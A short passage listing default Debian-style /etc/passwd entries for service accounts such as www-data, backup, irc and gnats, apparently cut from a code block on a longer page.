proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
```